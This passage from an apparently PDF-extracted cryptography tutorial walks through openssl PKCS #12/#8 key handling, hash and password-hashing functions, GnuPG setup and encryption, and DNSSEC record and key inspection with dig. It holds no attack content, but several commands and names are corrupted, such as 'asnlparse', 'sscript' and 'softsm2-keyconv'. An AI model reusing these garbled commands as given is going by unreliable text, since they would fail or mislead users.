#          000f - 76 56 b9 70 48 a5 69 47-27 7b c2 24 08 92 f1      vV.pH.iG'{$.$...
#          001e - 5a 1f 4a 12 29 37 24 74-51 1c 62 68 b8 cd 95      Z.J.)7$tQ.bh...
#          002d - 70 67 e5 f7 a4 bc 4e 28-51 cd 9b e8 ae 87 9d      pg....N(Q.....
#          003c - ea d8 ba 5a a1 01 9a dc-f0 dd 6a 1d 6a d8 3e      ...Z.....j.j.>
#          004b - 57 23 9e a6 1e 04 62 9a-ff d7 05 ca b7 1f 3f      W#....b.....?
#          005a - c0 0a 48 bc 94 b0 b6 65-62 e0 c1 54 e5 a3 2a      ..H....eb..T.*
#          0069 - ad 20 c4 e9 e6 bb dc c8-f6 b5 c3 32 a3 98 cc      . ....2...
#          0078 - 77 a8 e6 79 65 07 2b cb-28 fe 3a 16 52 81 ce      w..ye.+.(.R..
#          0087 - 52 0c 2e 5f 83 e8 d5 06-33 fb 77 6c ce 40 ea      R.._....3.wl.@.
#          0096 - 32 9e 1f 92 5c 41 c1 74-6c 5b 5d 0a 5f 33 cc      2...A.tl[]_.3.
#          00a5 - 4d 9f ac 38 f0 2f 7b 2c-62 9d d9 a3 91 6f 25      M..8./{,b....o%
#          00b4 - 1b 2f 90 b1 19 46 3d f6-7e 1b a6 7a 87 b9 a3      ./...F=.~.z...
#          00c3 - 7a 6d 18 fa 25 a5 91 87-15 e0 f2 16 2f 58 b0      zm.%...../X.
#          00d2 - 06 2f 2c 68 26 c6 4b 98-cd da 9f 0c f9 7f 90      ./,h&.K.....
#          00e1 - ed 43 4a 12 44 4e 6f 73-7a 28 ea a4 aa 6e 7b      .CJ.DNosz(...n{
#          00f0 - 4c 7d 87 dd e0 c9 02 44-a7 87 af c3 34 5b b4      L}.....D....4[.
#          00ff - 42                                          B
#      crl:
#          <EMPTY>
#      signer_info:
#          <EMPTY>
```

We can also create a PKCS #12 using `privkey.pem` and `cert.pem`:

```
openssl pkcs12 -export -out full.pfx -inkey privkey.pem -in cert.pem -certfile chain.
pem -passout pass:somepassword
```

```
# Prove it's PKCS #12
openssl pkcs12 -in full.pfx -nokeys -info -passin pass:somepassword
# MAC:sha1 Iteration 2048
# PKCS7 Encrypted data: pbeWithSHA1And40BitRC2-CBC, Iteration 2048
# Certificate bag
# Bag Attributes
#     localKeyID: 25 54 02 FB 25 03 ED 2C 43 5A E0 7F A4 15 50 45 E3 F7 FA 4E
#     subject=/CN=sbwasp.bitbender.org
#     issuer=/C=US/O=Let's Encrypt/CN=Let's Encrypt Authority X3
#     -----BEGIN CERTIFICATE-----
#     MIIGCzCCBPogAwIBAgISA+LsRF0FnpBtTLJn99tCj9kyMA0GCSqGSIb3DQEBCwUA
```

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```
# AAOCAQEA3TPXEFnJWDjdGBX7CVW+dla5cEilaUcne8IkCJLxWh9KEik3JHRRHGJo
# uM2VcGf196S8TihRzZvoroed6ti6WqEBmtzw3Wodatg+VyOeph4EYpr/1wXKtx8/
# wApIvJSwtmVi4MFU5aMqrSDE6ea73Mj2tcMyo5jMd6jmeWUHK8so/joWUoHOUGwu
# X4PolQYz+3dszkDqMp4fklxBwXRsw10KXzPMTZ+sOPaveyxindmjkW8lGy+QsRlG
# PfZ+G6Z6h7mjem0Y+iWlkYcV4PIWL1iwBi8saCbGS5jN2p8M+X+Q7UNKEkROb3N6
# KOqkqm57TH2H3eDJAKsnh6/DNFu0Qg==
# -----END CERTIFICATE-----
# PKCS7 Data
# Shrouded Keybag: pbeWithSHA1And3-KeyTripleDES-CBC, Iteration 2048
```

We can extract the private key from PKCS #12 then convert it to PKCS #8:

```
# 2 steps to get PKCS #8 private key
openssl pkcs12 -in full.pfx -nocerts -nodes -out temp.pem -passin pass:somepassword
openssl pkcs8 -in temp.pem -topk8 -nocrypt -out privkey.pk8
rm temp.pem
```

The Let's Encrypt certificate and chain

Let's Encrypt provides `chain.pem` (Let's Encrypt X.509 certificate) and `fullchain.pem` (concatenation of `cert.pem` and `chain.pem`):

```
# Show X.509 via asnlparse
grep -v -E -- '[:^-----]' chain.pem | openssl asnlparse
# Then X.509 contents
openssl x509 -in chain.pem -text -noout
# Then show cert.pem + chain.pem = fullchain.pem
cat cert.pem chain.pem | diff fullchain.pem -
```

8.2.7 Cryptographic hashes

What's a cryptographic hash?

From [Cryptographic hash function](#):

A **cryptographic hash function** is a special class of hash function https://en.wikipedia.org/wiki/Hash_function that has certain properties which make it suitable for use in [cryptography](#). It is a mathematical algorithm that maps data of arbitrary size to a bit string of a fixed size (a hash) and is designed to be a one-way function, that is, a function which is infeasible to invert.

The ideal cryptographic hash function has five main properties:

- it is deterministic so the same message always results in the same hash
- it is quick to compute the hash value for any given message
- it is infeasible to generate a message from its hash value except by trying all possible messages
- a small change to a message should change the hash value so extensively that the new hash value appears uncorrelated with the old hash value
- it is infeasible to find two different messages with the same hash value

Cryptographic hash functions have many information-security applications, notably in [digital signatures](#), [message authentication codes](#) (MACs), and other forms of authentication. They can also be used as ordinary hash functions, to index data in [hash tables](#), for [fingerprinting](#), to detect duplicate data or uniquely

identify files, and as [checksums](#) to detect accidental data corruption. Indeed, in information-security contexts, cryptographic hash values are sometimes called (*digital*) *fingerprints*, *checksums*, or just *hash values*, even though all these terms stand for more general functions with rather different properties and purposes.

Salting hashes

From [Salt \(cryptography\)](#):

a salt is random data that is used as an additional input to a one-way function that “hashes” data, a password or passphrase. Salts are closely related to the concept of nonce. The primary function of salts is to defend against dictionary attacks or against its hashed equivalent, a pre-computed rainbow table attack.

Secure Hash Algorithms

The [National Institute of Standards and Technology](#) publishes [Secure Hash Algorithms](#) as a US [Federal Information Processing Standards](#): SHA-1, SHA-2 (SHA-224, SHA-256, SHA-384, SHA-512, SHA-512/224 and SHA-512/256), SHA-3 (SHA3-224, SHA3-256, SHA3-384, SHA3-512, SHAKE128, and SHAKE256).

Comparison of cryptographic hash functions

See [Comparison of cryptographic hash functions](#) for a detailed analysis.

Key derivation functions

A [Key derivation function](#):

derives one or more secret keys from a secret value such as a master key, a password, or a passphrase using a pseudorandom function. KDFs can be used to stretch keys into longer keys or to obtain keys of a required format, such as converting a group element that is the result of a Diffie–Hellman key exchange into a symmetric key for use with AES.

[PBKDF2](#):

is part of RSA Laboratories’ Public-Key Cryptography Standards (PKCS) series, specifically PKCS #5 v2.0, also published as Internet Engineering Task Force’s RFC 2898. It supersedes PBKDF1, which could only produce derived keys up to 160 bits long. RFC 8018, published in 2017, still recommends PBKDF2 for password hashing, even though newer password hashing functions such as Argon2 are designed to address weaknesses in older functions such as PBKDF2.

[bcrypt](#) is an older password hashing function, [scrypt](#), and [Argon2](#) are attempts to make key derivation functions more resistant to cracking.

From [Password Hashing: PBKDF2, Scrypt, Bcrypt](#):

In 2015, if you’re storing passwords I hope that we’re already assuming that you’re going to store the hashed version of them. The hashing process is a one-way process which given some data it turns that into a unique string of fixed length. And that process will always return that string for that data. This allows a system to check the validity of a password with no knowledge of the original data, at least in theory (plaintext password).

PBKDF2 is a pretty easy function: it performs the HMAC as many times as specified by the ‘iterations’ parameter. ... While PBKDF2 is a hard job on a CPU, it’s a quite easy job for a GPU system.

BCrypt is from 1999 and is GPU-ASIC resilient by design as it’s also a memory hardening function: it’s not just CPU intensive, but also RAM-intensive to execute a bcrypt hash.

However times have changed and a sophisticated and maybe rich attacker will use big and powerful FPGA, and the contemporary models have now embedded RAM blocks, which greatly optimize this job. So while Bcrypt does a good job at making life difficult for an ASIC attacker, it does little against a FPGA one.

Script solves this since 2009 as it doesn't just use exponential time, but also exponential memory.

In this case, bcrypt has the best ones a cryptographic algorithm can desire:

- it has been vetted by the entire crypto community as it's now 15 years old
- it has been out there in the field for almost 15 years and yet remains unbroken
- it is also widely used, supported and implemented in efficient ways

From a security perspective, I'd say that bcrypt is the best of the three.

However, Script is also 6 years old now, it won't take that much until we can say it's a proven secure algorithm.

The above article was written in 2015 and [Argon2](#) was the winner of the 2015 [Password Hashing Competition](#). For Argon2 information see the [GitHub site P-H-C/phc-winner-argon2](#), the IETF draft [The memory-hard Argon2 password hash and proof-of-work function draft-irtf-cfrg-argon2-03](#), the competition write-up [Open Sesame The Password Hashing Competition and Argon2](#), and finally the Argon2 write-up by the Argon2 authors [Argon2: the memory-hard function for password hashing and other applications](#).

Common hash examples

To hash files with MD5, SHA1, SHA2, and SHA3:

```
# Create file to hash
printf '1234567890%.0s' {0..99} > hashme.txt
wc -c hashme.txt

md5sum hashme.txt | tee hashme.txt.md5
md5sum -c hashme.txt.md5

for alg in 1 224 256 384 512 512224 512256; do
    echo ***SHA $alg $alg
    shasum -a $alg hashme.txt | tee hashme.txt.$alg
    cut -f1 -d' ' hashme.txt.$alg | tr -d '\n' | wc -c
    shasum -a $alg -c hashme.txt.$alg
done

sudo apt install libdigest-sha3-perl -y < /dev/null
for alg in 224 256 384 512 128000 256000; do
    echo ***SHA3 $alg $alg
    sha3sum -U -a $alg hashme.txt | tee hashme.txt.sha3.$alg
    cut -f1 -d' ' hashme.txt.sha3.$alg | tr -d '\n' | wc -c
    sha3sum -U -c hashme.txt.sha3.$alg
done
```

To hash passwords with ARGON2:

```
sudo apt install argon2 -y < /dev/null
echo "somepassword" | argon2 "salt text" -e
```

Encrypt files with script:


```
sudo apt install sscript -y < /dev/null
time (echo password | sscript enc -P hashme.txt hashme.sscript)
time (echo password | sscript dec -P hashme.sscript hashme.txt2)
diff hashme.txt hashme.txt2
```

8.2.8 OpenPGP

GnuPG

For a general overview see [GNU Privacy Guard](#). Use the latest GnuPG (currently 2.2) to get the strongest encryption algorithms.

To configure GPG for best encryption, create `$HOME/.gnupg/gpg.conf`:

```
personal-cipher-preferences AES256 AES
personal-digest-preferences SHA256 SHA512
personal-compress-preferences Uncompressed
default-preference-list SHA256 SHA512 AES256 AES Uncompressed

cert-digest-algo SHA256

s2k-cipher-algo AES256
s2k-digest-algo SHA256
s2k-mode 3
s2k-count 65011712

disable-cipher-algo 3DES
weak-digest SHA1
force-mdc
```

To install OpenGPG and show the version with supported algorithms:

```
sudo apt install gnupg2 -y < /dev/null
ls -l /usr/bin/gpg{,2}
gpg --version
# Supported algorithms:
# Pubkey: RSA, ELG, DSA, ECDH, ECDSA, EDDSA
# Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH,
#         CAMELLIA128, CAMELLIA192, CAMELLIA256
# Hash: SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224
# Compression: Uncompressed, ZIP, ZLIB, BZIP2
```

Generating a GPG key

Following GPG Encryption Guide - Part 1:

```
gpg --full-generate-key
# enter = default key RSA and RSA
# 4096 = keysize
# 0 = key does not expire
# y = correct
# hacker = real name
# hacker@bitbender.org = email address
# enter = no comment
```

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```
# O = okay
# passphrase = password for key
gpg --list-public-keys
gpg --list-public-keys hacker
gpg --list-public-keys hacker@bitbender.org
gpg --list-secret-keys
gpg --list-secret-keys hacker
gpg --list-secret-keys hacker@bitbender.org

# Export public key for sharing
ID=hacker
gpg --armor --export hacker > $ID.asc
cat $ID.asc
# gpg --import $ID.asc

# Move private key to another machine
gpg --export-secret-keys $ID > ${ID}_private_key
# gpg import ${ID}_private_key
```

Asymmetric GPG encryption (with signing)

Following GPG Encryption Guide - Part 2 (Asymmetric Encryption) (with a little bit of GPG Encryption Guide - Part 3 (Digital Signatures)):

```
TXT=encryptme.txt
printf '1234567890%.0s' {0..99} > $TXT
wc -c $TXT

ID=hacker
gpg --yes --armor --encrypt --sign -u $ID -r $ID \
  --output ${TXT}.asc $TXT
cat ${TXT}.asc
gpg2 --decrypt --output ${TXT}.orig ${TXT}.asc
diff $TXT ${TXT}.orig
```

Symmetric GPG encryption

Following GPG Encryption Guide - Part 4 (Symmetric Encryption):

```
TXT=encryptme.txt
printf '1234567890%.0s' {0..99} > $TXT
wc -c $TXT

# Encrypt
gpg --armor --symmetric --cipher-algo AES256 -o ${TXT}.asc $TXT
cat ${TXT}.asc
# Decrypt
gpg -o ${TXT}.orig -d ${TXT}.asc
diff $TXT ${TXT}.orig
```

8.3 DNSSEC, DANE, and DNS encryption

8.3.1 DNSSEC

DNSSEC purpose

By digitally signing everything from the root, DNSSEC makes DNS hijacking much more difficult. A DNS MITM would have to substitute their own DNS hierarchy.

For pros and cons, see [Against DNSSEC](#) and [For DNSSEC](#).

DNSSEC articles

For a short introduction see [How DNSSEC Works](#), [Understanding DNSSEC](#), [Domain Name System Security Extensions](#), and [DNSSEC-bis](#) for complete beginners (like me).

For more details see [DNSSEC Tutorial](#). Also useful are [DNSSEC for a large Enterprise](#) and [DNSSEC HOWTO](#). For a long slide deck see [DNSSEC: Signing, Validating, and Troubleshooting](#). This includes the practical difficulties of operating DNSSEC, including modifying DNS records and changing keys. After reading these articles you begin to appreciate the value of providers like Google that offer one button to turn on DNSSEC with no worries on your part.

The key RFC's for our purposes are [RFC 4034 Resource Records for the DNS Security Extensions](#), [RFC 5702 Use of SHA-2 Algorithms with RSA in DNSKEY and RRSIG Resource Records for DNSSEC](#), and [RFC 8017 PKCS #1: RSA Cryptography Specifications Version 2.2](#) for the RSA key formats.

DNSSEC tools

On the client side the [DNSSEC Resolver Test](#) is useful to see if the client can use DNSSEC.

Three packages have proven useful to study DNSSEC: **bind9utils** (part of [BIND 9](#)), **ldns** (see [ldns](#)), and **softhsm** (see [SoftHSM version 2](#)):

```
sudo apt install bind9utils ldnsutils softhsm2 -y < /dev/null
```

bind9utils can be used to manually implement DNSSEC (see [How To Setup DNSSEC on an Authoritative BIND DNS Server](#)) and to study how DNSSEC works (like using `dnssec-keygen ...` to create DNSKEYs).

ldnsutils is a similar toolset and with it you'll get a dig-like tool `drill` ([drill\(1\) - Linux man page](#)) and other useful tools like `ldns-keygen ...` to create DNSKEYs.

softhsm2 is useful for converting RSA keys to PKCS #11 format.

See [DNS Viz](#) for a nice graphic visualization of DNSSEC for a domain or host.

DNSSEC concepts

DNS hierarchy and digital signatures

DNS returns RRs (resource records) based on the type of request (A, AAAA, MX, NS, ...) and can return an RRSIG record which is a digital signature for an RR set (like all A records for [meetup.bitbender.org](#)). The RRSIG is the first step in providing a verified DNS response but is not enough.

In order to digitally sign a RR set, a DNS zone must have DNSKEYs and these must be validated, too. A ZSK (Zone Signing Key) normally provides the RRSIG, and a KSK (Key Signing Key) is used to create and sign the zone's keys. The parent zone ([org. here](#)) is involved in signing the KSK (thus providing a hierarchy of validation), while the ZSK

is created and maintained by the zone (bitbender.org. here). You can see it's easier for a zone to decide to change a ZSK key as it doesn't require coordination from the parent zone.

To digitally sign the KSK, the parent zone (org. here) creates a DS RR in the parent zone. Once the RRSIG signature is checked, the ZSK signature checked, the KSK checked (via the DS), then the process can repeat for the parent zone (org. here). That is, it's signing process can be validated using it's parent zone (. or root). And the validation stops at the root zone.

Resource Records

See [List of DNS record types](#). Here's some of the important DNS resource records:

RR - DNS resource record the basic information element in DNS. See [List of DNS record types](#).

RRSET - RR set all RRs with same name and type. For example, if meetup.bitbender.org had 3 IPs (3 A RR's) the RRSET would consist of 3 RR's. DNSSEC signs a RRSET, not a RR.

RRSIG - RRSIG signature signature example follows:

```
dig +dnssec @8.8.8.8 meetup.bitbender.org
```

This results in the RRSIG:

```
meetup.bitbender.org. 522 IN A 35.227.172.93
meetup.bitbender.org. 522 IN RRSIG A 8 3 600 20180325195736 20180303195736
34456 bitbender.org. EGAoWjSOBAtbRW7qE8QeGNS4kSJchL7NefkI38270IsxRvwzMnjnfa5B
pDIHepb79c1ZGogJLWm87SGjZbUO5erVAeFNgt2dwzwm01zm7Huf/ne
X+xFjmssey+YaIvAAy35QEanq7JwoPpFB/xkJDUu6mVRK+Dne6aPy6tu mUg=
```

Here "RRSIG A 8 3 600 20180325195736 20180303195736 34456 bitbender.org." is:

RRSIG signature RR.

A RRSET of type A.

8 see [Domain Name System Security \(DNSSEC\) Algorithm Numbers](#), where 8 = RSA/SHA-256.

3 labels field, counts the number of labels (here 3): meetup, bitbender, and org.

600 original TTL (time to live) field.

20180325195736 20180303195736 signature expiration and inception fields.

34456 tag of DNSKEY RR used to validate the signature. Not necessarily unique.

bitbender.org. signer's name - owner of the DNSKEY RR used to sign.

DIH...mUg= signature, here base64 encoded RSA/SHA-256.

DNSKEY Public key of keypair used for signature. Key example follows:

```
dig @8.8.8.8 bitbender.org. DNSKEY
```

This results in the zone's DNSKEYs:

```
bitbender.org. 299 IN DNSKEY 256 3 8 AwEAAy2R8fb84i0zsKu8/dlhgTwgDzEV2/
KF2e0N6okOw2Bd858VyMaX VuhB/8aPk5cFLXW0K6wwqAgMgRUU3wJHT4xCJUzVILai0EaCLvXANWZb
zrjmhpM+Pt3qPJWyf0OGtlnPwH12Z4MqXJP2aQNoKHfVB0XSOIXZ9eZ2 oZCe7C2Z
bitbender.org. 299 IN DNSKEY 257 3 8 AwEAAZ1/
uIC8w1FmI8BP4b7VmBoaiVXoLkJOxcP79dBSUaqS05kqCHli
Py+MnTWJM4LcXWBgs2bAkANT1TyqgU0+OACZX5niFR01I0kMtAEeuqfz rM5/
4CwZ6EUu7xAZjSm9RPTJBvy2BqUJigUava03KS0HwVzUuGVMTolX R/F4MK6D+8bw218Nkua4TD5T/
BjLLNrwLHMVAcT49J6JZtvr6Th0sNCn
2415nlnFqL1GQn51+pMEIrjqzzJNjnsCHgqH1AEFmBHtGDve6W/n5LfU
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```

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This shows:

256 Flags field, where 256 means a ZSK (zone signing key) used to create RRSET digital signatures. A value of 257 means a KSK (key signing key) only used to sign the DNSKEY RRSET and matches the DS record in the parent zone.

3 Must be 3.

8 Algorithm field (same as in RRSIG RR).

AwE...C2Z Public key.

Note that more information is given for this type of request:

```
dig +multiline @8.8.8.8 bitbender.org. DNSKEY
```

+multiline results in additional trailing information:

```
bitbender.org.      299 IN DNSKEY 256 3 8 (
    AwEAAy2R8fb84i0zsKu8/dlhgTwgDzEV2/KF2e0N6okO
    w2Bd858VyMaXVuhB/8aPk5cFLXW0K6wwqAgMgRUU3wJH
    T4xCJUzVILai0EaCLvXANWZbZrjmhpM+Pt3qPJWyf0OG
    tlnPwH12Z4MqXJP2aQNoKHFVB0XSOIXZ9eZ2oZCe7C2Z
    ) ; ZSK; alg = RSASHA256 ; key id = 34456
bitbender.org.      299 IN DNSKEY 257 3 8 (
    AwEAAZl/uIC8w1FmI8BP4b7VmBoaiVXoLkJ0xcP79dBS
    UaqS05kqCHliPy+MnTWJM4LcXWBgs2bAkANT1TyqgU0+
    OACZX5niFR01I0kMtAEuqfzrM5/4CwZ6EUu7xAZjSm9
    RPTJBvy2BqUJigUava03KSoHWVzUuGVMTolXR/F4MK6D
    +8bw218Nkua4TD5T/BjLLNrwlHMAcT49J6JZtvr6Th0
    sNCn2415nlnFqL1GQn51+pMEIrjqzzJNjnsCHgqH1AEF
    mBHtGDve6W/n5LfUefp7BRdb24Mg+KqeglhPlZKtOoo7
    qEuebo0/YKRNIeybQ/qH+Vj0S+rD1HRcbeK/TjE=
    ) ; KSK; alg = RSASHA256 ; key id = 59704
```

Here the key type (ZSK vs KSK), RSASHA256, and key id (tag) are identified. Note that the ZSK 34456 was used to sign the RRSIG record above, identifying the ZSK as being the signing key used.

DS A digital signature of a DNSKEY RR used in the DNSKEY authentication process.

The DS has the key tag (which is not guaranteed to be unique), algorithm number (8 here for RSA/SHA-256), and the DNSKEY RR digest.

Here's an example for bitbender.org showing the DS (digital signature) of tag id 59704 (the bitbender.org. KSK just seen above) is stored in the parent org. zone.

```
dig +multiline @8.8.8.8 bitbender.org. DS
```

This returns the DS resource record:

```
bitbender.org.      18675 IN DS 59704 8 2 (
    EFA38113ACAAAD126E5A8D958A22F3705029D397B212
    8D8155D3B14A66365CA2 )
```

To keep things simple we will not be discussing RR type NSEC, NSEC3, NSEC3PARAM, NSEC5, NSEC5KEY, and NSEC5PROOF (which are involved in denying the existence of a RR).

DNSSEC keys and signatures

RSA public and private keys

Learning from `dnssec-keygen`

See 3.2 RSA private key and A.1.2 RSA private key syntax for the private key encoding.

If you just use DNS you'll see nothing but a 3.1 RSA public key, which is `n` (the RSA modulus) and `e` (the RSA public exponent). The recommended storage is A.1.1 RSA public key syntax which is ASN.1 encoded as a sequence of 2 integers.

A recommended syntax for interchanging RSA public keys between implementations is given in Appendix A.1.1; an implementation's internal representation may differ.

And in Appendix A.1.1:

An RSA public key should be represented with the ASN.1 type `RSAPublicKey`:

```
RSAPublicKey ::= SEQUENCE {
    modulus          INTEGER,  -- n
    publicExponent   INTEGER   -- e
}
```

The actual DNSSEC public key representation is not an ASN.1 sequence, but instead an “internal representation”.

To see the actual formats used by `bind9` run:

```
# Generate a dnssec key and look at the public key
/usr/sbin/dnssec-keygen -a RSASHA256 -b 1024 -n ZONE bitbender.org
cat Kbitbender.org.+008+36123.private
cat Kbitbender.org.+008+36123.key

# PublicExponent: AQAB
# This is just 65537 as show by
PE=$(echo 'AQAB' | base64 -d | xxd -p)
python3 -c 'print('0x$PE')'
# Output of 65537

# Modulus: 4f/g/GX...wy_qm=
# Let's look at the hex dump for this
MOD=$(echo '4f/g/GX3oH6zfw9HXq3Tl0Ab872x+7PKTWzdrpcStPixMX3l/
↳ZWzggVqC732D2nkFekhm5JQPhEC1MFXF9rSIhmEekgsPZtkl4YtoCMKJumEi5PmBdxYDT4zoAPZq6nSbJntu6smdqILhKrcvHHV
↳' \
    base64 -d | xxd -p | tr -d ' \n')
echo "$MOD"
echo '4f/g/GX3oH6zfw9HXq3Tl0Ab872x+7PKTWzdrpcStPixMX3l/
↳ZWzggVqC732D2nkFekhm5JQPhEC1MFXF9rSIhmEekgsPZtkl4YtoCMKJumEi5PmBdxYDT4zoAPZq6nSbJntu6smdqILhKrcvHHV
↳' \
    | base64 -d | xxd
```

The resulting `xxd` dump of the modulus is:

```
00000000: e1ff e0fc 65f7 a07e b37f 0f47 5ead d397  ....e...~...G^...
00000010: 401b f3bd b1fb b3ca 4d6c ddae 9712 b4f8  @.....Ml.....
```

(continues on next page)

(continued from previous page)

```
00000020: b131 7de5 fd95 b382 056a 0bbd f60f 69e4 .1}.....j....i.
00000030: 15e9 2133 9250 3e11 02d4 c157 17da d222 ..!3.P>....W..."
00000040: 6844 7a48 2c3d 9b64 9786 2da0 230a 26e9 hDzH,=.d..-.#.&.
00000050: 848b 93e6 05dc 580d 3e33 a003 d9ab a9d2 .....X.>3.....
00000060: 6c99 edbb ab26 76a2 0b84 aadc bc71 f0fa l....&v.....q..
00000070: 16d3 693b 6723 1d05 62e7 c0a0 1c32 faa3 ..i;g#..b....2..
```

Let take a look at the actual DNSSEC public key for this example and see how the public exponent and modulus are encoded:

```
# So now we have the hex for the RSA exponent and modulus.
# Let's decode the dnssec public key hex encoding
DNSKEY=$(tail -n 1 Kbitbender.org.+008+36123.key | cut -d' ' -f7- | tr -d '\n')
echo $DNSKEY | base64 -d | xxd
```

The DNSSEC public key encoding is just the base64 encoding of: 0x03 (length of public exponent), the public exponent (0x010001 = 65537), followed by the modulus:

```
00000000: 0301 0001 e1ff e0fc 65f7 a07e b37f 0f47 .....e..~...G
00000010: 5ead d397 401b f3bd b1fb b3ca 4d6c ddae ^...@.....Ml..
00000020: 9712 b4f8 b131 7de5 fd95 b382 056a 0bbd .....1}.....j..
00000030: f60f 69e4 15e9 2133 9250 3e11 02d4 c157 ..i...!3.P>....W
00000040: 17da d222 6844 7a48 2c3d 9b64 9786 2da0 ..."hDzH,=.d..-
00000050: 230a 26e9 848b 93e6 05dc 580d 3e33 a003 #.&.....X.>3..
00000060: d9ab a9d2 6c99 edbb ab26 76a2 0b84 aadc ....l....&v.....
00000070: bc71 f0fa 16d3 693b 6723 1d05 62e7 c0a0 .q....i;g#..b...
00000080: 1c32 faa3 .....2..
```

Now let's convert the DNSSEC keys to PKCS #11 and see if openssl agrees with the modulus and public exponent:

```
# Convert to PKCS #11 format handled by openssl
softsm2-keyconv --in Kbitbender.org.+008+36123.private --out pkcs11.pem
openssl rsa -inform PEM -in pkcs11.pem -text

# See that PKCS #11 format public key differs from DNSKEY public key
openssl rsa -inform PEM -in pkcs11.pem -pubout > pkcs11.pub
openssl rsa -pubin -in pkcs11.pub -text -noout
```

This results in agreement with the modulus and public exponent computed above:

```
Public-Key: (1024 bit)
Modulus:
 00:e1:ff:e0:fc:65:f7:a0:7e:b3:7f:0f:47:5e:ad:
 d3:97:40:1b:f3:bd:b1:fb:b3:ca:4d:6c:dd:ae:97:
 12:b4:f8:b1:31:7d:e5:fd:95:b3:82:05:6a:0b:bd:
 f6:0f:69:e4:15:e9:21:33:92:50:3e:11:02:d4:c1:
 57:17:da:d2:22:68:44:7a:48:2c:3d:9b:64:97:86:
 2d:a0:23:0a:26:e9:84:8b:93:e6:05:dc:58:0d:3e:
 33:a0:03:d9:ab:a9:d2:6c:99:ed:bb:ab:26:76:a2:
 0b:84:aa:dc:bc:71:f0:fa:16:d3:69:3b:67:23:1d:
 05:62:e7:c0:a0:1c:32:fa:a3
Exponent: 65537 (0x10001)
```

Reading bitbender.org. public key

Now let's take a look at the bitbender.org. public DSK:

```
# We'll look at the first DSK (256)
dig +short @8.8.8.8 bitbender.org. DNSKEY \
| grep '^256' | head -n 1 | cut -d' ' -f 4- | tr -d ' \n' \
| base64 -d | xxd
```

This results in:

```
00000000: 0301 0001 8d91 f1f6 fce2 2d33 b0ab bcf8 .....-3....
00000010: d961 813c 200f 3115 dbf2 85d9 ed0d ea89 .a.< .1.....
00000020: 0ec3 605d f39f 15c8 c697 56e8 41ff c68f ..`].....V.A...
00000030: 9397 052d 75b4 2bac 30a8 080c 8115 14df ...-u.+0.....
00000040: 0247 4f8c 4225 4655 20b6 a2d0 4682 2ef5 .GO.B%FU ...F...
00000050: c035 665b ceb8 e686 933e 3edd ea3c 95b2 .5f[.....>>..<..
00000060: 7f43 86b6 59cf c07d 7667 832a 5c93 f669 .C..Y..}vg.*\..i
00000070: 0368 2871 5507 45d2 3885 d9f5 e676 a190 .h(qU.E.8....v..
00000080: 9eec 2d99 .....-.
```

So we see 0x03 (the length of the public exponent), followed by the public exponent 0x010001 (65537), then the modulus (0x8d91...2d99).

DNSSEC verification with dig

Here we follow [DNSSEC verification with dig](#) to demonstrate DNSSEC with resolving `meetup.bitbender.org`.

First we start by getting the root server keys:

```
dig . DNSKEY | grep -Ev '^(;$|;)' > root.keys
cat root.keys
```

Running this gives us:

```
hacker@meetup:~$ dig . DNSKEY | grep -Ev '^(;$|;)' > root.keys
hacker@meetup:~$ cat root.keys
.      171202 IN   DNSKEY  256 3 8 AwEAAaDjd0KOMYGCEf0/
↳cftC2hrFtz5GSnlHOiaxEp053AfbxQ3pT8BE_
↳tahPiUkColQx4PEcJ23YwaFhfWWjapr6AFxhD8klfZGp95ickoRlm91Z zXX/
↳mcfn9v1UpZK2M8qjljNMzZJSopFY+cxRvib2Irb6YeP2a0vppaLn vR4BeOyEkQolLqvVHW7UqDFiP/
↳CM15BWBsAIdbyo8L1h3OeP63TaYIrW_
↳ttjGBILeZinSaJ39amiVs8t00RjTaKVo3vY2k6dje1Rh1ELqjNj8+cKA_
↳8iWC3VU7ApkyuGDy631RDILa6wCgcBVCzfFfOthQILxQra88tNWzCVor yQ89f1WjBJc=
.      171202 IN   DNSKEY  257 3 8 _
↳AwEAAagAIKlVZrpC6Ia7gEzahOR+9W29euxhJhVVLOyQbSEW008gcCjF_
↳FVQUTf6v58fLjwBd0YI0EzrAcQqBGCzh/RStIo08g0NfnfL2MTJRkxoX_
↳bfDaUeVPQuYehg37NZWAJQ9VnMVDxP/VHL496M/QZxkjf5/Efucp2gaD_
↳X6RS6CXpoY68LsvPVjR0ZSwzz1apAzvN9dlzEheX7ICJBBtuA6G3LQpz_
↳W5hOA2hzCTMJJPJ8Lbqf6dsV6DoBQzgul0sGICGOYl7OyQdXfZ57relS_
↳Qageu+ipAdTTJ25ASrTAoub8ONGcLmqRAmRLKBP1dfwhYB4N7knNnulq QxA+Uk1ihz0=
.      171202 IN   DNSKEY  257 3 8 AwEAAaz/
↳tAm8yTn4Mfeh5eyI96WSVexTBAvkMgJzkKTOiWlvkIbzxef3 +/
↳4RgWOq7HrxRixHlFlExOLAjr5emLvN7SWXgnLh4+B5xQlNVz8Og8kv_
↳ArMtNROxVQuCaSnIDdD5LKyWbRd2n9WGe2R8PzgCmr3EgVLrjyBxWezF 0jLHwVN8efS3rCj/
↳EWgvIWgb9tarpVUDK/b58Da+sqqls3eNbuV7pr+e oZG+SrDK6nWeL3c6H5Apxz7LjVclutIdsIXxuOLYA4/
↳ilBmSVIzuDWfd RUfhHdY6+cn8HFRm+2hM8AnXGXws9555KrUB5qihylGa8subX2Nn6UwN RlAkUTV74bU=
```

Looking more closely we look for the key id's:

```
dig +multiline . DNSKEY
```

Running this gives us:

```
hacker@meetup:~$ dig +multiline . DNSKEY

; <<>> DiG 9.10.3-P4-Debian <<>> +multiline . DNSKEY
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37266
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
; .          IN DNSKEY

;; ANSWER SECTION:
.      170991 IN DNSKEY 256 3 8 (
    AwEAAAdJd0KOMYGCEF0/cftC2hrFtz5GSnlHOiaxEp05
    3AfbxQ3pT8BEtahPiUkCo1Qx4PECJ23YwaFhfWWjapr6
    AFxhD8klfZGp95ickoRlm91ZzXX/mcfn9v1UpZK2M8qj
    1jNMzZJSopFY+cxRvib2Irb6YeP2a0vppaLnvR4BeOyE
    kQo1LqvVHW7UqDFiP/CM15BWBsAIdbyo8Llh30eP63Ta
